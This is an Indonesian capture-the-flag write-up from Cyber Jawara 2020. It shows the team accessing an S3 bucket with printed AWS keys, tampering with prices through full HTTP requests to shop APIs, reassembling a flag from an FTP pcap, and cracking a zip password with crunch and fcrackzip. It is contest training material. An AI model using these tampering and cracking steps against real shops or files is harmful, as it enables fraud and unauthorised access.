



**CYBER
JAWARA**

[Capture The Flag]


NAMA TIM : [Void]

Kamis 17 September 2020

Ketua Tim
1. Remy Fahrezi
Member
1. Gayu Gumelar
2. M. Nur Hasan Aprilian

Table of Content

AWS (Web Exploitation)	3
Toko Masker 1 (Web Exploitation)	5
Toko Masker 2 (Web Exploitation)	8
FTP (Digital Forensic)	11
Image PIX (Digital Forensic)	13
Home Folder (Digital Forensic)	14
Snake 2020 (Reverse Engineering)	18
Baby Baby (Reverse Engineering)	22



Isi dari file Credentials :

```
[default]
aws_access_key_id = AKIA6QOBT5TWKXCV6PUO
aws_secret_access_key = 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
```

Disini tujuannya sudah cukup jelas kita hanya perlu untuk mengakses bucket tersebut dan melihat isinya, langsung saja akses ke aws s3 bucket tersebut menggunakan credential yang sudah disediakan.

Pertama saya coba untuk membuka web tersebut tanpa menggunakan credentialnya :



Ternyata benar AccessDenied, lalu saya menggunakan AWS CLI untuk mengaksesnya:

```
C:\Users\Windows>aws configure
AWS Access Key ID [*****jVLQ]: AKIA6Q0BT5TWKXCV6PUO
AWS Secret Access Key [*****qqv6]: ffw59cTZAoC49JYFPFK15YFdT3YDAMuEVhsbRwLR
Default region name [ap-southeast-1]:
Default output format [json]:

C:\Users\Windows>aws s3 ls s3://cyberjawara
2020-09-14 13:37:06          48 flag-c72411d2642162555c7010141be4f0bd.txt

C:\Users\Windows>aws s3 cp s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt .
download: s3://cyberjawara/flag-c72411d2642162555c7010141be4f0bd.txt to .\flag-c72411d2642162555c7010141be4f0bd.txt

C:\Users\Windows>more flag-c72411d2642162555c7010141be4f0bd.txt
Too many arguments in command line.


C:\Users\Windows>type flag-c72411d2642162555c7010141be4f0bd.txt
CJ2020{so_many_data_breaches_because_of_AWS_s3}
```

Terdapat file **flag-c72411d2642162555c7010141be4f0bd.txt** disitu, lalu download ke local dengan command **aws s3 cp** dan didapatkan flagnya.


Flag : CJ2020{so_many_data_breaches_because_of_AWS_s3}

Toko Masker 1

-Web Exploitation-



Jadi intinya kita harus membeli masker n99 sebanyak 100 buah pada web tersebut untuk mendapatkan flagnya, namun harga 1 maskernya \$100 ,sedangkan balance yang kita punya hanya \$100.



Gunakan burpsuite untuk intercept request nya, dapat dilihat terdapat variable 'price' dan 'quantity' :

Raw	Params	Headers	Hex
<pre>POST /api/v1/getState HTTP/1.1 Host: tokomasker1.web.cyber.jawara.systems User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Accept: */* Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://tokomasker1.web.cyber.jawara.systems/ Content-Type: application/json Origin: https://tokomasker1.web.cyber.jawara.systems Content-Length: 55 Connection: close {"selectedItems":[{"pk":"3","price":100,"quantity":1}]}</pre>			


Rubah 'price' menjadi 1 dan 'quantity' menjadi 100 :

Raw	Params	Headers	Hex
<pre>POST /api/v1/getState HTTP/1.1 Host: tokomasker1.web.cyber.jawara.systems User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Accept: */* Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://tokomasker1.web.cyber.jawara.systems/ Content-Type: application/json Origin: https://tokomasker1.web.cyber.jawara.systems Content-Length: 55 Connection: close {"selectedItems":[{"pk":"3","price":1,"quantity":100}]}</pre>			

Harga masker pun berubah menjadi \$1 perbuah nya :

Mask Shop - Checkout

Your balance: \$100



N99 Mask
Available

100

x \$1


Total: \$100

Proceed to Payment

Langsung saja checkout barangnya dan didapatkan flagnya :

Mask Shop - Invoice

Your balance: \$100



N99 Mask
Available

100

x \$1

Total: \$100

CJ2020{ez_price_tampering_for_bonus}


OK

Pay


Flag : CJ2020{ez_price_tampering_for_bonus}

Toko Masker 2

-Web Exploitation-



Sama seperti Toko Masker 1, kita diminta untuk membeli masker n99 sebanyak 100 buah, namun sekarang ketika kita tamper value dari variable 'price' dan 'quantity' price tidak akan berubah.



Kita analisis dulu menggunakan request dan response yang diberikan.

Pertama pada `/api/v1/getState` kita mengirimkan request berisi json data lalu di response data yang kita kirim tadi dirubah menjadi “state”.

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
POST /api/v1/getState HTTP/1.1 Host: tokomasker2.web.cyber.jawara.systems User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Accept: */* Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://tokomasker2.web.cyber.jawara.systems/ Content-Type: application/json Origin: https://tokomasker2.web.cyber.jawara.systems Content-Length: 55 Connection: close { "selectedItems": [{"pk": "3", "price": 1, "quantity": 100}] }				HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 17 Sep 2020 07:39:45 GMT Content-Type: application/json Content-Length: 205 Connection: close X-Frame-Options: SAMEORIGIN { "state": "iLA3sw5MrwVQVLz0qrZcbStgAc2EI7vX6XSHfkMh4w0CJk3QxksTc8En8BxCxVp0wFkUhBE1Zk0udd5n6C0NALuvYWCp+6aiEEx5VdWEJotYw8vH10Vn54phaUPKdQ71U6KpxTyL3QpemGxdVvG2anphcJ3xpCRqvTWd9glyKW0NyM1fuZxf9EGISPKji0RU" }		

Selanjutnya pada `/api/v1/getSelectedItems` kita mengirimkan “state” yang didapatkan sebelumnya dan akan mendapatkan response kembali, namun kali ini variable “price” tetap 100.

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
POST /api/v1/getSelectedItems HTTP/1.1 Host: tokomasker2.web.cyber.jawara.systems User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Accept: */* Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://tokomasker2.web.cyber.jawara.systems/checkout?state=iLA3sw5MrwVQVLz0qrZcbStgAc2EI7vX6XSHfkMh4w0CJk3QxksTc8En8BxCxVp0wFkUhBE1Zk0udd5n6C0NALuvYWCp+6aiEEx5VdWEJotYw8vH10Vn54phaUPKdQ71U6KpxTyL3QpemGxdVvG2anphcJ3xpCRqvTWd9glyKW0NyM1fuZxf9EGISPKji0RU Content-Type: application/json Origin: https://tokomasker2.web.cyber.jawara.systems Content-Length: 204 Connection: close { "state": "iLA3sw5MrwVQVLz0qrZcbStgAc2EI7vX6XSHfkMh4w0CJk3QxksTc8En8BxCxVp0wFkUhBE1Zk0udd5n6C0NALuvYWCp+6aiEEx5VdWEJotYw8vH10Vn54phaUPKdQ71U6KpxTyL3QpemGxdVvG2anphcJ3xpCRqvTWd9glyKW0NyM1fuZxf9EGISPKji0RU" }				HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 17 Sep 2020 07:39:54 GMT Content-Type: application/json Content-Length: 134 Connection: close X-Frame-Options: SAMEORIGIN { "selectedItems": [{"pk": "3", "price": 100, "quantity": 100, "image_path": "n99_mask.jpg", "name": "N99 Mask"}], "totalPrice": 10000 }		

Sedangkan di soal sebelumnya (Toko Masker 1) kita bisa mendapatkan “state” yang bisa dirubah price nya. Jadi rencana nya kita akan craft request ke **`tokomasker1.web.cyber.jawara.systems/api/v1/getState`** untuk membuat “state” yang berisi “price: 1”

Request				Response		
Raw	Params	Headers	Hex	Raw	Headers	Hex
POST /api/v1/getState HTTP/1.1 Host: tokomasker1.web.cyber.jawara.systems User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0 Accept: */* Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://tokomasker2.web.cyber.jawara.systems/ Content-Type: application/json Origin: https://tokomasker2.web.cyber.jawara.systems Content-Length: 55 Connection: close { "selectedItems": [{"pk": "3", "price": 1, "quantity": 100}] }				HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Thu, 17 Sep 2020 07:45:21 GMT Content-Type: application/json Content-Length: 205 Connection: close X-Frame-Options: SAMEORIGIN { "state": "iLA3sw5MrwVQVLz0qrZcbStgAc2EI7vX6XSHfkMh4w0CJk3QxksTc8En8BxCxVp0wFkUhBE1Zk0udd5n6C0NALuvYWCp+6aiEEx5VdWEJotYw8vH10Vn54phaUPKdQ71U6KpxTyL3QpemGxdVvG2anphcJ3xpCRqvTWd9glyKW0NyM1fuZxf9EGISPKji0RU" }		

```
{
  "state":
    "iLA3sw5MkwVQVLzXbrZcbStgA2EI7vX6XSHfkMh4w003VXuTpfDsnL9ZfeUYrfdAak2phm4Wj5yJAJ+m5p12EcCRt808tFwlcpcZS9pV3rQCr5Dk6TeTqUTkXcr1za2Ex12UtTdSjEC3ojyQrC9T7l0fZmWH9GLH/D5xp++yVLD6StTXQ6YnL04CNIypaKRk"}
}
```

Lalu kita gunakan “state” tersebut untuk membuat post request ke **api/v1/getSelectedItems** pada toko masker 2.

Request

RawParamsHeadersHex

POST /api/v1/getSelectedItems HTTP/1.1
Host: tokomasker2.web.cyber.jawara.systems
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://tokomasker2.web.cyber.jawara.systems/checkout?state=iLA3sw5MkwVQVLzXbrZcbStgA2EI7vX6XSHfkMh4w003VXuTpfDsnL9ZfeUYrfdAak2phm4Wj5yJAJ+m5p12EcCRt808tFwlcpcZS9pV3rQCr5Dk6TeTqUTkXcr1za2Ex12UtTdSjEC3ojyQrC9T7l0fZmWH9GLH/D5xp++yVLD6StTXQ6YnL04CNIypaKRk
Content-Type: application/json
Origin: https://tokomasker2.web.cyber.jawara.systems
Content-Length: 205
Connection: close

{
 "state":
 "iLA3sw5MkwVQVLzXbrZcbStgA2EI7vX6XSHfkMh4w003VXuTpfDsnL9ZfeUYrfdAak2phm4Wj5yJAJ+m5p12EcCRt808tFwlcpcZS9pV3rQCr5Dk6TeTqUTkXcr1za2Ex12UtTdSjEC3ojyQrC9T7l0fZmWH9GLH/D5xp++yVLD6StTXQ6YnL04CNIypaKRk"}
}

Response

RawHeadersHex

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 17 Sep 2020 07:47:16 GMT
Content-Type: application/json
Content-Length: 130
Connection: close
X-Frame-Options: SAMEORIGIN

{
 "selectedItems": [
 {
 "pk": "3",
 "price": 1,
 "quantity": 100,
 "image_path": "n99_mask.jpg",
 "name": "N99 Mask"}
],
 "totalPrice": 100
}

Price pun berhasil dirubah, terakhir hanya tinggal membuat request ke **api/v1/getInvoice** untuk mendapatkan flagnya.

Request

RawParamsHeadersHex

POST /api/v1/getInvoice HTTP/1.1
Host: tokomasker2.web.cyber.jawara.systems
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://tokomasker2.web.cyber.jawara.systems/invoice?state=iLA3sw5MkwVQVLzXbrZcbStgA2EI7vX6XSHfkMh4w003VXuTpfDsnL9ZfeUYrfdAak2phm4Wj5yJAJ+m5p12EcCRt808tFwlcpcZS9pV3rQCr5Dk6TeTqUTkXcr1za2Ex12UtTdSjEC3ojyQrC9T7l0fZmWH9GLH/D5xp++yVLD6StTXQ6YnL04CNIypaKRk
Content-Type: application/json
Origin: https://tokomasker2.web.cyber.jawara.systems
Content-Length: 205
Connection: close

{
 "state":
 "iLA3sw5MkwVQVLzXbrZcbStgA2EI7vX6XSHfkMh4w003VXuTpfDsnL9ZfeUYrfdAak2phm4Wj5yJAJ+m5p12EcCRt808tFwlcpcZS9pV3rQCr5Dk6TeTqUTkXcr1za2Ex12UtTdSjEC3ojyQrC9T7l0fZmWH9GLH/D5xp++yVLD6StTXQ6YnL04CNIypaKRk"}
}

Response

RawHeadersHex

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 17 Sep 2020 07:48:09 GMT
Content-Type: application/json
Content-Length: 202
Connection: close
X-Frame-Options: SAMEORIGIN


{
 "selectedItems": [
 {
 "pk": "3",
 "price": 1,
 "quantity": 100,
 "image_path": "n99_mask.jpg",
 "name": "N99 Mask"}
],
 "totalPrice": 100,
 "message":
 "CJ2020(another_variant_of_price_tampering_from_real_case)"
}

Dan flagpun berhasil didapatkan.

Flag : CJ2020{another_variant_of_price_tampering_from_real_case}

FTP

-Digital Forensic-



Diberikan file pcap buka dengan wireshark, terdapat paket ftp icmp, lakukan filter ftp-data :

ftp-data						
No.	Time	Source	Destination	Protocol	Length	Info
2212	118.220823	159.65.5.73	159.65.137.97	FTP-DA...	67	FTP Data: 1 bytes (PORT) (STOR a0)
2228	120.098641	159.65.5.73	159.65.137.97	FTP-DA...	67	FTP Data: 1 bytes (PORT) (STOR a1)

Setelah melakukan filter ftp-data, lakukan pengamatan pada line-base text, setiap nilai berubah berdasarkan STOR :

```
(PORT) (STOR a0)
(PORT) (STOR a1)
(PORT) (STOR a11)
(PORT) (STOR a12)
(PORT) (STOR a13)
(PORT) (STOR a14)
(PORT) (STOR a15)
(PORT) (STOR a16)
(PORT) (STOR a17)
(PORT) (STOR a18)
(PORT) (STOR a19)
(PORT) (STOR a2)
(PORT) (STOR a20)
(PORT) (STOR a21)
(PORT) (STOR a22)
(PORT) (STOR a23)
```

Kemudian lakukan pengurutan berdasarkan STOR , dan susun flag nya.

```
▶ Frame 2212: 67 bytes on wire (536 bits), 67 bytes captured (536 bits)
▶ Ethernet II, Src: JuniperN_0c:78:30 (ec:38:73:0c:78:30), Dst: 66:6c:9f:89:13:15 (66:6c:9f:89:13:15)
▶ Internet Protocol Version 4, Src: 159.65.5.73, Dst: 159.65.137.97
▶ Transmission Control Protocol, Src Port: 36447, Dst Port: 20, Seq: 1, Ack: 1, Len: 1
  FTP Data (1 bytes data)
    [Setup frame: 2203]
    [Setup method: PORT]
    [Command: STOR a0]
    [Command frame: 2206]
    [Current working directory: ]
  Line-based text data (1 lines)
    C
```

Tiap karakter pada flag terdapat pada bagian "Line-based text data".


Flag : CJ2020{plzuse_tls_kthxx}

Image PIX

-Digital Forensic-



Diberikan file image bernama pix.png, berikut image nya :



lakukan analisis menggunakan zsteg dan disini kami sekaligus mencoba memasukan format flag "CJ2020" :

```
zsteg -a pix.png | grep -i "CJ2020"
```

[illegible]

Dan didapatkan flagnya.

Flag : CJ2020{A_Study_in_Scarlet}

Home Folder

-Digital Forensic-



Berikut isi dari file cj.zip yang diberikan :

```
(noid3a@sciensec)-[~/ctf/CJ2020/forensic/cj]
$ ls -la
total 36
drwxr-xr-x 3 noid3a noid3a 4096 Sep 15 23:41 .
drwxr-xr-x 3 noid3a noid3a 4096 Sep 17 04:10 ..
-rw-rw-r-- 1 noid3a noid3a 205 Sep 15 23:41 .bash_history
-rw-r--r-- 1 noid3a noid3a 220 Sep 15 23:20 .bash_logout
-rw-r--r-- 1 noid3a noid3a 3771 Sep 15 23:20 .bashrc
-rw-rw-r-- 1 noid3a noid3a 254 Sep 15 23:40 flag.zip
drwxrwxr-x 3 noid3a noid3a 4096 Sep 15 23:23 .local
-rw-rw-r-- 1 noid3a noid3a 31 Sep 15 23:41 pass.txt
-rw-r--r-- 1 noid3a noid3a 807 Sep 15 23:20 .profile
```

Disitu terdapat "flag.zip" namun file tersebut di password, dan kemungkinan passwordnya ada di dalam "pass.txt", dan ternyata passwordnya salah :

```
(noid3a@sciensec)-[~/ctf/CJ2020/forensic/cj]
$ cat pass.txt
c10a41a5411b992a9ef7444fd6346a4

(noid3a@sciensec)-[~/ctf/CJ2020/forensic/cj]
$ unzip flag.zip
Archive: flag.zip
[flag.zip] flag.txt password:
password incorrect--reenter:
password incorrect--reenter:
  skipping: flag.txt
  password incorrect
```

Kita analisis dulu file “.bash_history” , kemungkinan ada petunjuk disitu :

```
(noid3a@sciensec)-[~/ctf/CJ2020/forensic/cj]
$ cat .bash_history
nano .bash_history
cat flag.txt
nano pass.txt
zip --password $(cat pass.txt | tr -d '\n') flag.zip flag.txt
cat pass.txt
unzip flag.zip
truncate -s -2 pass.txt
cat pass.txt
ls -alt
rm flag.txt
history -a
```

Dan benar saja, ternyata password dari “flag.zip” ada pada “pass.txt”, namun “pass.txt” tersebut telah di modifikasi dengan command “truncate”.

“truncate -s -2 pass.txt”

Setelah mencari informasi dan membaca panduan tentang command “truncate” ternyata “-s” digunakan untuk mengatur atau sesuaikan ukuran file dengan SIZE byte.

-s, --size=SIZE
set or adjust the file size by SIZE bytes

```
(noid3a@sciensec)-[~/ctf/CJ2020/forensic/cj]
$ cat a.txt
abcdefghij

(noid3a@sciensec)-[~/ctf/CJ2020/forensic/cj]
$ truncate -s -2 a.txt

(noid3a@sciensec)-[~/ctf/CJ2020/forensic/cj]
$ cat a.txt
abcdefgh
```

Jadi intinya ada karakter yang hilang pada file “pass.txt” tersebut, maka solusinya adalah dengan brute password zip tersebut.

Pertama kita buat wordlist nya berdasarkan “pass.txt” tersebut, karna passwordnya adalah hexadecimal, maka kita hanya butuh 0-9,a-f:

```
crunch 32 32 0123456789abcdef -t c10a41a5411b992a9ef7444fd6346a4% -t
c10a41a5411b992a9ef7444fd6346a4@ -o word
```



```

(noid3a@sciencesec)-[~/ctf/CJ2020/forensic/cj]
$ crunch 32 32 0123456789abcdef -t c10a41a5411b992a9ef7444fd6346a4% -t c10a41a5411b992a9ef7444fd6346a4@ -o word
Crunch will now generate the following amount of data: 528 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16

crunch: 100% completed generating output

(noid3a@sciencesec)-[~/ctf/CJ2020/forensic/cj]
$ cat word
c10a41a5411b992a9ef7444fd6346a40
c10a41a5411b992a9ef7444fd6346a41
c10a41a5411b992a9ef7444fd6346a42
c10a41a5411b992a9ef7444fd6346a43
c10a41a5411b992a9ef7444fd6346a44
c10a41a5411b992a9ef7444fd6346a45
c10a41a5411b992a9ef7444fd6346a46
c10a41a5411b992a9ef7444fd6346a47
c10a41a5411b992a9ef7444fd6346a48
c10a41a5411b992a9ef7444fd6346a49
c10a41a5411b992a9ef7444fd6346a4a
c10a41a5411b992a9ef7444fd6346a4b
c10a41a5411b992a9ef7444fd6346a4c
c10a41a5411b992a9ef7444fd6346a4d
c10a41a5411b992a9ef7444fd6346a4e
c10a41a5411b992a9ef7444fd6346a4f

(noid3a@sciencesec)-[~/ctf/CJ2020/forensic/cj]
$ 

```

Lalu tinggal crack zip tersebut menggunakan wordlist yang sudah dibuat :

```
fcrackzip -b -D -p word -u flag.zip
```



```
(noid3a@sciencec)-[~/ctf/CJ2020/forensic/cj]
$ fcrackzip -b -D -p word -u flag.zip

PASSWORD FOUND!!!!: pw = c10a41a5411b992a9ef7444fd6346a44
```

Password pun didapatkan : **c10a41a5411b992a9ef7444fd6346a44**

Unzip flag.zip menggunakan password yang sudah didapat, dan flag pun didapatkan.


```
(noid3a@sciencec)-[~/ctf/CJ2020/forensic/cj]
$ unzip flag.zip
Archive:  flag.zip
[flag.zip] flag.txt password:
extracting: flag.txt

(noid3a@sciencec)-[~/ctf/CJ2020/forensic/cj]
$ cat flag.txt
CJ2020{just_to_check_if_you_are_familiar_with_linux_or_not}
```

